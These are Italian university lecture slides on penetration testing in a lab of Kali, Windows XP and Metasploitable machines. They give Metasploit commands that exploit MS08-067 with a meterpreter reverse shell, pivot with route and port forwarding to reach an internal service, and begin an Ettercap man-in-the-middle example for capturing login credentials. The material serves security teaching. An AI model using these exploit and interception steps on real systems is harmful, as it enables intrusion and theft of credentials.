



Penetration Testing & Ethical Hacking

Postexploitation (Privilege Escalation)


Parte 3

Arcangelo Castiglione
arcastiglione@unisa.it

Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- Macchina Metasploitable 3
 - Configurazione **Adapter 1**



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- Supponiamo di volere accedere dalla macchina Kali al servizio *ManageEngine Desktop Central 9* fornito da Metasploitable 3 (Indirizzo IP: **192.168.0.7**)
 - Tale servizio è in esecuzione sulla porta **8020**


The screenshot shows the login interface for ManageEngine Desktop Central 9. At the top, there is a banner indicating a 'New Version Available' with a download link. Below the banner, the title 'ManageEngine Desktop Central 9' is displayed, followed by the tagline 'Integrated Desktop & Mobile Device Management Software'. In the center, there is a graphic of a computer monitor, a smartphone, and a tablet. To the right of the graphic are two input fields for 'User Name' and 'Password', and a 'Sign in' button. Below the input fields, there is a 'Forgot Password?' link. At the bottom of the page, there are three sections: 'Quick Links' (with links to Quick Tour - Features, Supported Networks (LAN/WAN), Register for Free Demo, Knowledge Base, and Get Price Quote), 'Contact Us' (with links to www.desktopcentral.com, desktopcentral-support@manageengine.com, and +1 888 720 9500), and 'Related Products' (listing ManageEngine OS Deployer as an 'Automated OS Deployment solution').



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)


- Supponiamo di volere accedere dalla macchina Kali al servizio *ManageEngine Desktop Central 9* fornito da Metasploitable 3 (Indirizzo IP: 192.168.0.7)
- **Osservazione:** La macchina Kali si trova su una rete diversa rispetto a quella della macchina Metasploitable 3



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- Supponiamo di volere accedere dalla macchina Kali al servizio *ManageEngine Desktop Central 9* fornito da Metasploitable 3 (Indirizzo IP: 192.168.0.7)
- Tale servizio è in esecuzione sulla porta 8020



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

➤ **Passo 1:** tramite la macchina Kali accediamo alla macchina Windows XP (Indirizzo IP **10.0.2.18**)

1. `use exploit/windows/smb/ms08_067_netapi`
2. `set payload windows/meterpreter/reverse_tcp`
3. `set RHOST 10.0.2.18` (Indirizzo macchina Windows XP)
4. `set LHOST 10.0.2.15` (Indirizzo macchina Kali)
5. `exploit`



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 2:** Mettiamo in background la sessione corrente, digitando il seguente comando
 - `background`

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms08_067_netapi) >
```



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 3:** Aggiungiamo una nuova rotta (*route*) verso la rete target **192.168.0.0/24**

- `route add 192.168.0.0/24 1`

```
msf5 exploit(windows/smb/ms08_067_netapi) > route add 192.168.0.0/24 1
[*] Route added
msf5 exploit(windows/smb/ms08_067_netapi) > █
```



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 4:** Supponiamo di voler accedere alla porta **8020** della macchina Metasploitable 3
 - È necessario effettuare il *port forwarding* tra una porta locale (ad esempio, **8888**) della macchina Kali e la porta **8020** di Metasploitable 3
 - `sessions -i 1`
 - `portfwd add -l 8888 -p 8020 -r 192.168.0.7`

```
msf5 exploit(windows/smb/ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...


meterpreter > portfwd add -l 8888 -p 8020 -r 192.168.0.7
[*] Local TCP relay created: :8888 <-> 192.168.0.7:8020
meterpreter >
```



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 4:** Supponiamo di voler accedere alla porta **8020** della macchina Metasploitable 3
 - È necessario effettuare il *port forwarding* tra una porta locale (ad esempio, **8888**) della macchina Kali e la porta **8020** di Metasploitable 3
 - `sessions -i 1`
 - `portfwd add -l 8888 -p 8020 -r 192.168.0.7`



```
msf5 exploit(windows/smb/ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > portfwd add -l 8888 -p 8020 -r 192.168.0.7
[*] Local TCP relay created: :8888 <-> 192.168.0.7:8020
meterpreter >
```


A red callout box highlights the session number '1' in the 'sessions -i 1' command. Another red callout box highlights the text 'Sessione Meterpreter' in the bottom right corner of the terminal window.



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)


- *Port forwarding* tra la porta locale 8888 della macchina Kali e la porta 8020 di Metasploitable 3



Meterpreter Privilege Escalation

Pivoting – Esempio 2 (*Port Forwarding*)

- **Passo 5:** Dalla macchina Kali, tramite Firefox, ci connettiamo alla seguente URL
 - **http://localhost:8888**



Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- **Network Sniffer**
- Sfruttamento di Errate Configurazioni

Network Sniffer

- **Network Sniffer**: applicativo software o dispositivo hardware in grado di monitorare ed intercettare i dati in transito nella rete
- Solitamente utilizzato per esaminare il traffico di rete senza alterarne i contenuti
- Se il traffico di rete non è cifrato diventa facile «catturarlo»
 - È possibile «catturare» username, password, contenuti delle e-mail, etc
- Kali Linux è dotato di numerosi *Network Sniffer*

Network Sniffer

tcpdump

- Potente e versatile Network Sniffer usato per analizzare il contenuto di pacchetti di rete
 - Selezionati in base a determinati criteri
- Può anche essere usato per salvare i pacchetti su un file
 - Oppure leggerli da un file
- Per ottenere informazioni su **tcpdump** digitare
 - **man tcpdump**

Output parziale

```
TCPDUMP(8)           System Manager's Manual          TCPDUMP(8)

NAME
    tcpdump - dump traffic on a network

SYNOPSIS
    tcpdump [ -AbdDefhHIJKLMNOPQRSTUVWXYZ ] [ -B buffer_size ]
              [ -c count ]
              [ -C file_size ] [ -G rotate_seconds ] [ -F file ]
```

Network Sniffer

Wireshark

- *Network Protocol Analyzer*
- Supporta oltre 1000 protocolli
- Permette di effettuare *Live Capture* ed *Offline Analysis*
- Fornisce i filtri di visualizzazione più potenti del settore
- Permette di leggere (e scrivere) molti differenti formati di *File Capture*
- L'output può essere esportato in *XML*, *Postscript*, *CSV* e *plaintext*
- È possibile avviare Wireshark
 - Dalla sezione «09 - Sniffing & Spoofing»
 - Digitando il comando **wireshark**

Network Sniffer

Ettercap

- Suite di strumenti che permette di effettuare *Network Sniffing* ed attacchi di tipo *Man-in-the-Middle* su reti LAN

- Per ottenere informazioni su Ettercap digitare
 - **man ettercap**
 - <http://www.ettercap-project.org/>

Network Sniffer

Ettercap – Esempio

- Supponiamo di voler intercettare le credenziali di login digitate per accedere al seguente servizio di Mutillidae [Metasploitable 2]
- <http://10.0.2.6/mutillidae/index.php?page=login.php>

The screenshot shows a web browser displaying the Mutillidae web application. The title bar reads "Mutillidae: Born to be Hacked". The header includes version information ("Version: 2.1.19"), security level ("Security Level: 0 (Hosed)"), hints status ("Hints: Disabled (0 - I try harder)"), and a "Not Logged In" message. A navigation menu at the top has links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, and View Captured Data. On the left, a sidebar lists "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". It also features a logo of a bee and text stating "Site hacked...err...quality-tested with Samurail WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons". At the bottom left is a watermark "@webpwnized". The main content area is titled "Login" and contains a "Please sign-in" button. Below it are fields for "Name" and "Password", and a "Login" button. A "Back" arrow icon is positioned above the "Please sign-in" button. A small note at the bottom says "Dont have an account? [Please register here](#)".

Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio

- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio


- Configuriamo Ettercap



Network Sniffer

Ettercap – Esempio

